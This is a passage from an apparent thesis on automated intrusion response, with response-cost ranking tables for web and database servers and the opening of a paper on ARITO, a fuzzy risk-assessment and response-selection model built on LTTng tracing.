5	R_BLOCK_SENDER_PORT(mysql port)	I		N	1	I		N	23	1	N	1	0
6	R_DISABLE_DAEMON(httpd)	N	1	N	2	I		N	23	1	N	1	0
7	R_RESTART_DAEMON(httpd)	A	1	A	2	I		A	23	1	A	1	0
8	R_CLOSE_NET_CONNECTION(mysql conn.)	I		P	1	I		P	23	1	P	1	0
9	R_CLOSE_NET_CONNECTION(attacker conn.)	I		I		I		P	1	0	I		
10	R_SHUTDOWN(Web Server)	N	2	N	2	I		N	23	1	N	1	0
11	R_BLOCK_RECEIVER_PORT(httpd port)	I		I		I		N	23	0	I		
End Points (DB server)													
1	R_ISOLATE_HOST(DB Server)	I		N	1	N	1	N	0	24	N	0	1
2	R_KILL_PROCESS(mysql)	N	1	I		N		N	0	24	N	1	1
3	R_RESET(DB Server)	A	2	A	1	A	1	A	0	24	A	1	1
4	R_NOT_ALLOWED_HOST(Web Server)	I		I		N	1	N	0	24	N	0	1
5	R_BLOCK_RECEIVER_PORT(mysql port)	I		I		N	1	N	0	24	N	0	1
6	R_DISABLE_DAEMON(mysql)	N	1	I		N	1	N	0	24	N	1	1
7	R_RESTART_DAEMON(mysql)	A	1	I		A	1	A	0	24	A	1	1
8	R_CLOSE_NET_CONNECTION(http conn.)	I		I		P	1	P	0	24	P	0	1
9	R_SHUTDOWN(DB Server)	N	2	N	1	N	1	N	0	24	N	1	1
10	R_REMOVE_APPLICATION_USER(mysql_User)	I		I		N	1	N	0	24	N	0	1
11	R_CHANGE_APPLICATION_USER_PRIVILEGE(mysql_User)	I		I		I		A	0	24	A	0	1

Table 4.14 The results of response cost evaluation for an attack from the internal attacker machine in Production Desktop Subnet to Production Subnet

		Positive			Negative			Cost			
	Response	Fuzzification_P[a]	Def_P[b]	Rank_P[c]	Fuzzification_N[e]	Def_N[f]	Rank_N[g]	Distance_P[x]	Distance_N[y]	Distance_S[z]	Rank[t]
Start Point (Attacker machine)											
1	R_ISOLATE_HOST(192.168.14.2)	(0.133,0.173,0.198)	0.169	17	(0.009,0.030,0.066)	0.034	27	0.401	-2.587	-2.186	13
2	R_RESET(192.168.14.2)	(0.067,0.108,0.148)	0.108	36	(0.073,0.098,0.130)	0.100	14	-2.056	0.059	-1.998	16
3	R_BLOCK_SENDER_PORT(httpd port)	(0.152,0.179,0.192)	0.176	13	(0.000,0.013,0.048)	0.019	40	0.652	-3.186	-2.534	9
4	R_CLOSE_NET_CONNECTION(http conn.)	(0.139,0.166,0.180)	0.163	23	(0.004,0.021,0.057)	0.026	35	0.142	-2.894	-2.752	4
5	R_SHUTDOWN(192.168.14.2)	(0.092,0.126,0.154)	0.125	31	(0.090,0.116,0.138)	0.115	12	-1.389	0.662	-0.727	25
6	R_LOGOUT_SESSION(192.168.14.2)	(0.074,0.115,0.152)	0.114	35	(0.047,0.073,0.108)	0.075	17	-1.812	-0.920	-2.732	6
7	R_REMOVE_OS_USER(attacker user)	(0.038,0.074,0.115)	0.075	40	(0.056,0.082,0.117)	0.084	16	-3.355	-0.578	-3.933	1
8	R_CHANGE_OS_USER_PRIVILEGE(attacker user)	(0.146,0.175,0.188)	0.171	15	(0.004,0.022,0.057)	0.026	34	0.459	-2.892	-2.432	11
Firewall Point											
1	R_F_BLOCK_SENDER_IP(Attacker_IP)	(0.144,0.171,0.184)	0.167	20	(0.005,0.022,0.057)	0.026	32	0.320	-2.886	-2.566	8
2	R_F_BLOCK_SENDER_PORT(httpd port)	(0.153,0.180,0.193)	0.176	12	(0.009,0.027,0.062)	0.031	31	0.676	-2.680	-2.004	15
3	R_F_BLOCK_RECEIVER_IP(Web Server_IP)	(0.170,0.198,0.204)	0.192	4	(0.010,0.028,0.063)	0.032	29	1.321	-2.639	-1.317	21
4	R_F_BLOCK_RECEIVER_PORT(httpd port)	(0.179,0.202,0.204)	0.197	1	(0.035,0.055,0.091)	0.059	21	1.499	-1.574	-0.074	27
5	R_F_BLOCK_SENDER_IP_PORT(Attacker_IP, httpd port)	(0.139,0.166,0.179)	0.162	29	(0.004,0.021,0.057)	0.026	38	0.118	-2.896	-2.778	3
6	R_F_BLOCK_RECEIVER_IP_PORT(Web Server_IP, httpd port)	(0.157,0.184,0.198)	0.181	11	(0.010,0.028,0.063)	0.032	30	0.854	-2.639	-1.785	18
7	R_F_SHUTDOWN(Firewall)	(0.092,0.126,0.154)	0.125	32	(0.382,0.443,0.472)	0.435	1	-1.389	13.474	12.085	39
8	R_DIS_IP_FORWARDING(Firewall)	(0.165,0.195,0.204)	0.190	6	(0.322,0.375,0.408)	0.370	2	1.222	10.866	12.088	40
9	R_F_RESET(Firewall)	(0.065,0.106,0.147)	0.106	39	(0.110,0.198,0.302)	0.202	5	-2.124	4.151	2.027	32
10	R_F_CLOSE_NET_CONNECTION(http conn.)	(0.130,0.157,0.171)	0.154	30	(0.004,0.021,0.057)	0.026	36	-0.214	-2.894	-3.108	2
Mid Points (Web server)											
1	R_ISOLATE_HOST(Web Server)	(0.133,0.173,0.198)	0.169	18	(0.059,0.086,0.119)	0.088	15	0.401	-0.424	-0.023	28
2	R_KILL_PROCESS(httpd)	(0.163,0.191,0.201)	0.186	7	(0.106,0.138,0.164)	0.136	10	1.077	1.519	2.597	34
3	R_RESET(Web Server)	(0.067,0.108,0.148)	0.108	37	(0.124,0.184,0.241)	0.183	7	-2.056	3.404	1.348	29
4	R_NOT_ALLOWED_HOST(Attacker_IP)	(0.139,0.171,0.189)	0.167	21	(0.005,0.022,0.057)	0.026	33	0.315	-2.886	-2.572	7
5	R_BLOCK_SENDER_PORT(mysql port)	(0.152,0.179,0.192)	0.176	14	(0.028,0.044,0.077)	0.048	23	0.652	-2.010	-1.358	20
6	R_DISABLE_DAEMON(httpd)	(0.175,0.200,0.204)	0.195	2	(0.110,0.146,0.173)	0.144	8	1.410	1.819	3.229	36
7	R_RESTART_DAEMON(httpd)	(0.139,0.166,0.180)	0.163	24	(0.032,0.067,0.115)	0.070	19	0.142	-1.128	-0.986	24
8	R_CLOSE_NET_CONNECTION(mysql conn.)	(0.139,0.166,0.180)	0.163	25	(0.007,0.031,0.070)	0.035	26	0.142	-2.549	-2.407	12
9	R_CLOSE_NET_CONNECTION(attacker conn.)	(0.139,0.166,0.180)	0.163	26	(0.004,0.021,0.057)	0.026	37	0.142	-2.894	-2.752	5
10	R_SHUTDOWN(Web Server)	(0.092,0.126,0.154)	0.125	33	(0.245,0.287,0.301)	0.280	4	-1.389	7.270	5.881	37
11	R_BLOCK_RECEIVER_PORT(httpd port)	(0.162,0.189,0.200)	0.185	9	(0.006,0.019,0.054)	0.025	39	1.010	-2.949	-1.939	17
End Points (DB server)											
1	R_ISOLATE_HOST(DB Server)	(0.133,0.173,0.198)	0.169	19	(0.044,0.069,0.101)	0.071	18	0.401	-1.105	-0.704	26
2	R_KILL_PROCESS(mysql)	(0.163,0.191,0.201)	0.186	8	(0.101,0.132,0.159)	0.131	11	1.077	1.311	2.388	33
3	R_RESET(DB Server)	(0.067,0.108,0.148)	0.108	38	(0.126,0.188,0.245)	0.187	6	-2.056	3.540	1.483	30
4	R_NOT_ALLOWED_HOST(Web Server)	(0.139,0.171,0.189)	0.167	22	(0.028,0.048,0.081)	0.051	22	0.315	-1.885	-1.570	19
5	R_BLOCK_RECEIVER_PORT(mysql port)	(0.162,0.189,0.200)	0.185	10	(0.024,0.039,0.073)	0.044	24	1.010	-2.184	-1.174	22
6	R_DISABLE_DAEMON(mysql)	(0.175,0.200,0.204)	0.195	3	(0.105,0.141,0.168)	0.139	9	1.410	1.610	3.021	35
7	R_RESTART_DAEMON(mysql)	(0.139,0.166,0.180)	0.163	27	(0.031,0.064,0.111)	0.068	20	0.142	-1.233	-1.091	23
8	R_CLOSE_NET_CONNECTION(http conn.)	(0.139,0.166,0.180)	0.163	28	(0.007,0.029,0.068)	0.033	28	0.142	-2.600	-2.457	10
9	R_SHUTDOWN(DB Server)	(0.092,0.126,0.154)	0.125	34	(0.251,0.295,0.307)	0.287	3	-1.389	7.543	6.153	38
10	R_REMOVE_APPLICATION_USER(mysql_User)	(0.170,0.197,0.204)	0.192	5	(0.079,0.108,0.141)	0.109	13	1.316	0.424	1.740	31
11	R_CHANGE_APPLICATION_USER_PRIVILEGE(mysql_User)	(0.146,0.175,0.188)	0.171	16	(0.010,0.031,0.068)	0.035	25	0.459	-2.541	-2.082	14

[a] Fuzzification value of positive effect of response [b] Defuzzification value of positive effect of response [c] The higher deffuzification value, the better response [e] Fuzzification value of negative impact of response
[f] Defuzzification value of negative impact of response [g] The higher deffuzification value, the worst response in terms of the highest impact [x] The total distance between each pair of responses for positive criteria
[y] The total distance between each pair of responses for negative criteria [z] The sum of distances [t] The lowest distance value, the best response to repel attack with the lowest cost

4.7 Conclusion

In the last ten years, we have seen impressive changes in how attackers infect computers. To counter yet unknown attacks, designing a framework with a high ability is essential. It has to apply responses at different locations in the network, to balance the response impact, and efficiency and to reduce the predictability of the response by intruders. Therefore, an accurate evaluation of responses, taking into account the possibly complex network model context, is required to gain a deeper insight of each response effectiveness and impact cost. Otherwise, automated IRSs may blindly trigger a set of responses for each alert from IDS, and degrade significantly the user's needs in terms of QoS. The approach described in this paper addresses this problem by presenting a novel model that demonstrates a dynamic cost-sensitive approach. It has ability to find attack paths and calculate response cost online based on accurate criteria for different locations of attack path. It proposes an accurate ordered list of executable responses to repel attacks based on attack damage cost and response cost. This model is applicable for a broad range of environments with a complex or simple structure.

CHAPTER 5

Paper 3 : ARITO : Cyber-Attack Response System using Accurate Risk Impact Tolerance

Alireza Shameli-Sendi and Michel Dagenais

5.1 Abstract

We propose a novel approach for automated intrusion response systems to assess the value of the loss that could be suffered by a compromised resource. A risk assessment component of the approach measures the risk impact, and is tightly integrated with our response system component. When the total risk impact exceeds a certain threshold, the response selection mechanism applies one or more responses. A multilevel response selection mechanism is proposed to gauge the intrusion damage (attack progress) relative to the response impact. This model proposes a feedback mechanism which measures the response goodness and helps indicate the new risk level following application of the response(s). Not only does our proposed model constitute a novel online mechanism for response activation and deactivation based on the online risk impact, it also addresses the factors inherent in assessing risk and calculating response effectiveness that are more complex in terms of detail. We have designed a sophisticated multi-step attack to penetrate Web servers, as well as to acquire root privilege. Our detection component is based on the Linux Trace Toolkit next generation (LTTng) tracer, and our simulation results illustrate the efficiency of the proposed model and confirm the feasibility of the approach in real time. At the end of paper, we discuss the various ways in which an attacker might succeed in completely bypassing our response system.

5.2 Introduction

In the past ten years, we have seen impressive development in the way attackers gain access to systems and possibly infect computers. Today, we see sophisticated attacks that exploit a combination of vulnerabilities to compromise a target machine [89]. The chain of vulnerabilities that the attacker is exploiting can link services on either a single machine or those on different machines. The complexity of the attack makes it a challenge to accurately calculate the risk impact, and then there are the many challenges involved in designing the Intrusion Response System (IRS) itself, which include finding answers to the following questions : Is the attack harmful enough to warrant repelling ? What is the value of the

compromised target ? Which set of responses is appropriate for repelling the attack ? Risk assessment is the process of identifying and characterizing risk. The result of the risk assessment is very important, in terms of minimizing the cost to performance caused by applying all the available sets of responses, as a subset of the responses may be enough to counter the attack. In other words, risk assessment helps the IRS determine the probability that a detected anomaly is a true problem and can successfully compromise its target [34].

The Linux Trace Toolkit next generation (LTTng) [3] is powerful software that provides a detailed execution trace of the Linux operating system with low impact. Its counterpart, the User Space Tracer (UST) library, provides the same trace information from user mode for middle-ware and applications [90]. The Remote System Explorer (RSE) collects traces from multiple systems [4]. After all the traces have been collected, we then need a powerful tool to monitor the health of a large system on a continuous basis, so that system anomalies can be detected promptly and handled appropriately.

The aim of this paper is to propose a framework to continuously monitor the health of a multi-core distributed system, in order to detect and handle malicious or unauthorized activities. Once the alerts have been reported, the framework needs first to assess the risk impact, and then to choose and run appropriate strategies to trigger responses. The main contributions of this work are the following : 1) A novel response execution, called the retroactive burst : The term retroactive refers to the fact that we have a mechanism for measuring the effectiveness of the applied response ; however, we do not apply a set of responses in burst mode, so as to prevent the application of high impact to the network. The term burst refers to the application of two responses to repel an attack, when the total goodness of the responses already applied was not sufficient to do so. 2) Multi-level responses to counter an attack : This strategy helps control cost, in terms of performance, as an accurate online risk assessment procedure measures the risk impact and enables us to select a response more intelligently.

The paper is organized as follows : First, we investigate earlier work and several existing intrusion response methods. Then, in Section 5.4, we discuss the proposed model. We present our experimental results in Section 5.5. Finally, we conclude the paper and discuss future work in Section 5.6.

5.3 Related Work

5.3.1 Intrusion Response System

Automated response systems try to be fully automated using decision-making processes without human intervention. The major problem in this approach is the possibility of executing an improper response in case of problem [28]. It can be classified according to the

following characteristics :

(i) Response selection : there are three response selection models : 1) A static model, which maps an alert to a predefined response. This model is easy to build, but has a major weakness, in that the response measures are predictable ; 2) A dynamic model, which is based on multiple factors, such as system state, attack metrics (frequency, severity, confidence, etc.), and network policy. In other words, the response to an attack depends on the targeted host. One drawback to this model is that it does not consider intrusion damage ; 3) A cost sensitivity model, which is an interesting technique designed to relate intrusion damage to response cost. To measure intrusion damage, a risk assessment component is needed.

(ii) Adjustability : 1) Non adaptive approach. In this case, the response selection mechanism remains the same during the attack period, and does not use the response history to order responses. 2) Adaptive approach. In this case, the system has an appropriate ability to automatically adjust response selection based on the success or failure of responses in the past [68].

(iii) Response execution : there are two types of response execution [5] : 1) Burst. In this model, there is no mechanism for measuring the risk index of the host/network once the response has been applied. Its major weakness is the performance cost incurred by applying all the responses, where a subset of responses may have been enough to repel the attack. 2) Retroactive. In this approach, there is a feedback mechanism with the ability to measure the response effect based on the result of the last response applied. There are some challenges in this approach, for example, how to measure the success of the last response applied, and how to handle multiple concurrent malicious activities [68].

Foo et al. [68] proposed a graph-based approach, called ADEPTS, in which the responses for the affected nodes are based on parameters such as the confidence level of the attack, previous measurements of responses in similar cases, etc. Thus, ADEPTS uses a feedback mechanism to estimate the success or failure of an applied response.

In [29], Stakhanova et al. proposed a cost-sensitive preemptive IRS that monitors system behavior in terms of system calls. The authors present an IRS that is automated, cost-sensitive, preemptive, and adaptive. The response is triggered before the attack is completed. There is a mapping between system resources, response actions, and intrusion patterns which has to be defined in advance. Whenever a sequence of system calls matches a prefix in a predefined abnormal graph, the response algorithm, based on the confidence level threshold, decides whether to attempt to repel the attack or not. If the selected response succeeds in repelling the attack, its success factor is increased by 1 ; otherwise, it is decreased by 1.

In [23], Lee et al. proposed a cost-sensitive model based on three factors : damage cost, which characterizes the amount of damage that could potentially be caused by the attacker ;

operational cost, which illustrates the effort required for monitoring and detecting the attacks by an IDS ; and response cost, which is the cost of taking action against an attack.

The retroactive approach was first proposed by Mu and Li [28]. They presented a hierarchical task network planning system to repel intrusions. This model is capable of avoiding unnecessary responses and of reducing the risk of false positive responses by adjusting the risk thresholds of subtasks. The interesting idea in this paper concerns response time decision making, and involves estimating the execution time of each response. Each response is associated with a static risk threshold, and the permission required to run the response represents the current risk index of the network.

5.3.2 Kernel level event tracing

Over the years, various tools have been implemented to trace operating system behavior by recording kernel events. Some of the most readily applicable tracing tools are Ftrace, Dtrace, Systemtap, and LTTng [3]. The proposed model is designed for the LTTng tracer in online mode. The most significant challenge for all tracing tools is to minimize the impact of tracing on the traced computer. Not only does LTTng have a very low overhead, but it is also capable of tracing kernel space and user space activities. These specific characteristics of LTTng help in the monitoring of a broad range of computer activities. Another feature that distinguishes our model from previous models is that detecting and analyzing multi-step attacks are based on a precise tracer (LTTng) to help us applying appropriate responses before the attack makes a computer resource unavailable to its intended users.

5.4 Proposed Model

5.4.1 The architecture

Figure 5.1 illustrates the proposed structure of our automated IRS. The architecture of our system is briefly introduced here, and the details of each component are given in later subsections. We used the next generation Linux Trace Toolkit, LTTng, which is a low impact, open source kernel tracer, to instrument the kernel events. A detection component simplifies the analysis of the low level events. It compares captured data with well defined attack patterns. The pattern matching technique has the advantage of being deterministic, and it can be customized for each system we want to protect.

The online risk assessment component evaluates the real time risk. According to the result of that assessment, the response activation module of the response system component decides whether or not to attempt to repel the attack. Response activation module calls response coordinator module if a real problem arises. Response coordinator module suggests

one or more responses based on certain predefined factors. Then, the response activation module starts to initialize the lifetime of each response and sends it to the run plans module. Since we hope that the applied responses can control the progress of the attack, the response activation module has to indicate the new risk level.

The open channel module attempts to connect to a remote agent running on the target host. We chose the RSE as the remote agent, since it is a lightweight and extendable communication daemon. After establishing a channel to the RSE, the run plans module applies responses on the target computer. The response deactivation process is responsible for deactivating the applied responses based on their lifetime. This process also has to update the response effectiveness based on certain predefined factors.

5.4.2 Attack Impact Analysis

The output of an IDS is streamed data, which are temporally ordered, fast changing, potentially infinite, and massive in quantity. There is not enough time to store all these data and rescan them as static data. If we were to connect the detection component to the intrusion response component, the impact on our network after a few hours would be huge, and result in a DoS [5]. Our goal of designing a risk assessment component is to help make response systems more intelligent, both in terms of preventing a problem from growing and in returning the system to a healthy mode.

Since the risk assessment component must handle the output of an IDS, which is streamed data, appropriate algorithms must be found to deal with them. Risk assessment is the process of identifying, characterizing, and understanding risk [34]. The result of the risk assessment is very important in terms of minimizing the impact on system health when a problem has been detected. The impact of the current alert is determined by an online risk assessment mechanism. As Figure 5.1 illustrates, we consider two major sub components to meet risk assessment goals : offline and online processing. In the offline process, we indicate the value of the resources and how vulnerable they are.

Briefly, Algorithm 1 illustrates the pseudocode of the online process. When an alert is raised by an IDS, the risk assessment component extracts the resource value (line 1) and the vulnerability effect value to which this alert is related (line 2). Based on certain factors (lines 3-6), the threat effect is calculated, and then the risk impact is computed (line 7). We denote the previous and new risk impact for alert η as $RI(\eta)_p$ and $RI(\eta)_n$ respectively. The risk impact calculation for each alert grows incrementally, so that :

$$\forall \eta, RI(\eta)_n > RI(\eta)_p \tag{5.1}$$




Figure 5.1 The architecture of our automated intrusion response system.

ALGORITHM 1: Risk Impact

Require: η : new alert
Require: RI : risk impact array
Require: τ : alert frequency array
Require: ϕ : acceptable alert frequency array
Require: ξ : frequency of alerts per resource array
1: $A = ResourceValue(whichResource(\eta))$
2: $V = VulnerabilityEffect(whichResource(\eta))$
3: $\vartheta = \eta_{severity}$
4: $\tau(\eta)_n = \tau(\eta)_p + \frac{1}{\phi(\eta)}$
5: $\psi(A)_n = \psi(A)_p + \tau(\eta)_n$
6: $T = ThreatEffect(\vartheta, \tau(\eta)_n, \psi(A)_n)$
7: $RI(\eta)_n = RiskImpact(A, V, T)$
8: $NewRiskImpact = RI(\eta)_n - RI(\eta)_p$
9: **return** $NewRiskImpact$

Below, we discuss the risk impact calculation mechanism in detail.

Offline Processing

First, the important coefficients for the basic goals of information security, which are confidentiality, integrity, and availability (CIA), are determined [8]. Confidentiality ensures that any authorized user only has access to certain resources. Integrity verifies that any authorized user can modify resources in an acceptable manner. Availability means that the resources are always accessible to the authorized users. Second, the basic goals of information security are used to calculate the value of each resource. Then, vulnerability indices are created for each resource separately. All the calculations in this phase are performed using the *Fuzzy Multi-Criteria Decision-Making* (FMCDM) technique [91]. In this model, linguistic variables are used to obtain expert opinions for weighting criteria and for rating alternatives.

– *CIA Triad Evaluation :* This step is key to calculating the organization's risks, and we can determine which of these three complimentary goals is more important to an organization. The weight of confidentiality (C), integrity (I), and availability (A) are denoted as w_C, w_I, and w_A respectively. We use n experts (e) to evaluate the CIA triad. $\tilde{x}_i^{e_k}$ illustrates the expert opinion e in domain i. Obviously, the larger the number of experts, the better the risk assessment. Finally, the base of the *CIA* triad can be calculated using the following formula :

$$
\begin{aligned}
& i \in [1, 2, 3] \\
& k \in [E_1, E_2, ..., E_n] \\
& \tilde{x}_i^{e_k} = (a, b, c) \\
& \tilde{w}_C = \tfrac{1}{n}[\tilde{x}_1^{e_1}(+)\tilde{x}_1^{e_2}(+)...(+)\tilde{x}_1^{e_n}] \\
& \tilde{w}_I = \tfrac{1}{n}[\tilde{x}_2^{e_1}(+)\tilde{x}_2^{e_2}(+)...(+)\tilde{x}_2^{e_n}] \\
& \tilde{w}_A = \tfrac{1}{n}[\tilde{x}_3^{e_1}(+)\tilde{x}_3^{e_2}(+)...(+)\tilde{x}_3^{e_n}] \\
& \tilde{W} = [\tilde{w}_C, \tilde{w}_I, \tilde{w}_A]
\end{aligned}
\tag{5.2}
$$

– *Resource Identification and Classification :* Classifying resources has a very important role to play in information security management, and doing so properly will help us achieve effective resource protection. Methods have already been proposed to classify resources in organizations. Table 5.1 illustrates a resource classification on each host. It is obvious that every alert from the detection component has to indicate the related resource. The main question that comes to mind is, how can the detection component extract resources from LTTng traces ? The detection component needs to work with the abstraction component, rather than with raw LTTng traces. The abstraction component has to identify which portions of the traces are related to which resources.

Table 5.1 Resource Classification.

Section	Sample
Application resource	Programming, Office, Graphic, System Tools, etc.
Kernel resource	Kernel Module, Filesystem
Local service resource	Udev (Linux Userspace Device Management), Print
Network service resource	Mail, web, DNS, DHCP, Media, etc.
Physical resource	CPU, Memory, Network Interface, Hard Disk, etc.

– *Resource Value :* The *CIA* triad should be used to calculate the value of each resource. We use n experts to evaluate each resource. To obtain better results, we could seek help from different experts for each group of resources in the security cube. For example, network experts should evaluate network resources such as servers, clients, and firewalls ; software experts should evaluate software resources such as Web applications ; and so

on. Expert opinions in each domain regarding the value of each resource are obtained in the form of linguistic variables. Every expert assigns a value from the list of linguistic variables to each part of the *CIA* triad. For example, a large number of important linguistic variables for confidentiality means that this resource's privacy level is very high, and fewer linguistic variables for availability means that the availability of the resource is not as important. The resource value could be calculated as follows :

$$
\begin{aligned}
& i \in [1, 2, 3] \\
& j \in [A_1, A_2, ..., A_3] \\
& k \in [E_1, E_2, ..., E_n] \\
& \tilde{x}_{ij}^{e_k} = (a, b, c) \\
& \tilde{x}_{ij} = \tfrac{1}{n}[\tilde{x}_{ij}^{e_1}(+)\tilde{x}_{ij}^{e_2}(+)...(+)\tilde{x}_{ij}^{e_n}]
\end{aligned}
\tag{5.3}
$$

$$
\tilde{A} = \begin{array}{c} \\ A_1 \\ A_2 \\ \vdots \\ A_n \end{array}
\begin{array}{c}
\begin{array}{ccc} C & I & A \end{array} \\
\begin{bmatrix}
\tilde{x}_{11} & \tilde{x}_{12} & \tilde{x}_{13} \\
\tilde{x}_{21} & \tilde{x}_{22} & \tilde{x}_{23} \\
\vdots & \vdots & \vdots \\
\tilde{x}_{n1} & \tilde{x}_{n2} & \tilde{x}_{n3}
\end{bmatrix}
\end{array}
$$

The next step is to linearly normalize the consolidated matrix through the following relationship (category B is related to the incremental criterion, and category C is related to the decremental criterion) [87] [86] :

$$
\begin{aligned}
& \tilde{r}_{ij} = \begin{cases} \frac{a_{ij}}{c_j^*}, \frac{b_{ij}}{c_j^*}, \frac{c_{ij}}{c_j^*} & \text{if } j \in B \\ \frac{a_j^-}{c_{ij}}, \frac{a_j^-}{b_{ij}}, \frac{a_j^-}{a_{ij}} & \text{if } j \in C \end{cases} \\
& c_j^* = max \quad c_{ij} \qquad if \quad j \in B \\
& c_j^- = min \quad a_{ij} \qquad if \quad j \in C
\end{aligned}
\tag{5.4}
$$

Then, the combined weights $(\tilde{w}_C, \tilde{w}_I, \tilde{w}_A)$ are defuzzified, using the Signed Distance method $(w_C.def, w_I.def, w_A.def)$, and normalized using the following formula :

$$i \in [1,2,3]$$

$$w_i.def = \frac{w_i.def}{\sum_i w_i.def} \tag{5.5}$$

After defuzzification of each criterion, we calculate the weight matrix :

$$\begin{bmatrix} \tilde{x}_{11} & \tilde{x}_{12} & \cdots & \tilde{x}_{1n} \\ \tilde{x}_{21} & \tilde{x}_{22} & \cdots & \tilde{x}_{2n} \\ \tilde{x}_{m1} & \tilde{x}_{m2} & \cdots & \tilde{x}_{mn} \end{bmatrix} * \begin{bmatrix} w_C.def \\ w_I.def \\ w_A.def \end{bmatrix} \tag{5.6}$$

The final step is to establish the resource value matrix by combining the criteria and the defuzzification of fuzzy values by the Signed Distance method for each resource. AV_i illustrates the calculation of a resource value based on the CIA triad.

$$\begin{gathered} \tilde{C}, \tilde{I}, \tilde{A} = (a, b, c) \\ \tilde{AV}_i = \tilde{C} + \tilde{I} + \tilde{A} \\ AV_i.def = \frac{a+2b+c}{4} \end{gathered} \tag{5.7}$$

$$A = \begin{matrix} A_1 \\ A_2 \\ \vdots \\ A_n \end{matrix} \begin{bmatrix} AV_1.def \\ AV_2.def \\ \vdots \\ AV_n.def \end{bmatrix}$$

– *Vulnerability Effect :* A vulnerability is a flaw or weak point in the design or implementation of a system security procedure. It could be exploited by an attacker or may affect the security goals of the CIA triad. We represent the vulnerability effects with a percentage, and, for better accuracy, we obtain help from n experts. We define two criteria : 1) *Threat Capability (TC)*, which illustrates the extent to which the attacker is capable of compromising a resource. Expert opinion in evaluating this factor for each resource is based on the recent history of threats against the resource ; and 2) *Control Strength (CS)*, which indicates the extent to which each resource is resistant to all relevant threats. A low linguistic variable for the *CS* factor means that all threats related to this vulnerability have a high probability of occurring [92]. The vulnerability effect could be calculated as a resource value, but the final step in this case is different. In the

final step, we first defuzzify the fuzzy values using the Signed Distance method for the TC and CS attributes of each resource. Then, we establish the resource vulnerability matrix. This matrix represents n resources with two attributes. Finally, we calculate the vulnerability effect using the division function :

$$\tilde{TC}, \tilde{CS} = (a, b, c)$$

$$TC_i.def, CS_i.def = \frac{a+2b+c}{4}$$

$$\boldsymbol{V} = \begin{matrix} A_1 \\ A_2 \\ \vdots \\ A_n \end{matrix} \begin{bmatrix} TC_1.def & CS_1.def \\ TC_2.def & CS_2.def \\ \vdots & \vdots \\ TC_n.def & CS_n.def \end{bmatrix} \tag{5.8}$$

$$V_i = TC_i.def / CS_i.def$$

Online Processing

Once it has received an alert, the risk assessment component has to measure the risk index. As discussed for offline processing, two values related to each resource are available. In the first step, we have to indicate the resource to which this alert is related, or which resource is the target of the attacker.

As Figure 5.1 shows, three parameters are defined to indicate the threat effect :

- *Priority of alert (ϑ) :* This parameter indicates the severity of the threat. Each alert has three priorities : *low*, *medium*, and *high*.
- *Frequency of alert (τ) :* This parameter represents the alert frequency per day.
- *Number of alerts per resource (ψ) :* This parameter indicates how many attacks are targeting a resource. The more alerts are detected in a resource, the more likely it is that the threat is real. An increase in the number of alerts in a resource means that the attacker is attempting to use different attack techniques to compromise the target.

We use the Fuzzy model to calculate the threat effect. The first step in this model is fuzzification. Figure 5.2 shows the membership functions for the parameters ϑ, τ, and ψ. As mentioned, these parameters have variations, each alert having three severities : *low= 1*, *medium= 2*, *high=3* . So, ϑ varies between *1* and *3*. We consider a parameter to store the acceptable number of alerts for each attack type (ϕ). Based on ϕ, the number of alerts η for the ith time can be calculated as follows :

$$\tau(i)_\eta = \tau(i-1)_\eta + \frac{1}{\phi_\eta} \tag{5.9}$$

So, τ varies between $\frac{1}{\phi_\eta}$ and infinity for each alert type. The number of alerts per resource (ξ) depends on how many signatures have been defined for each resource.

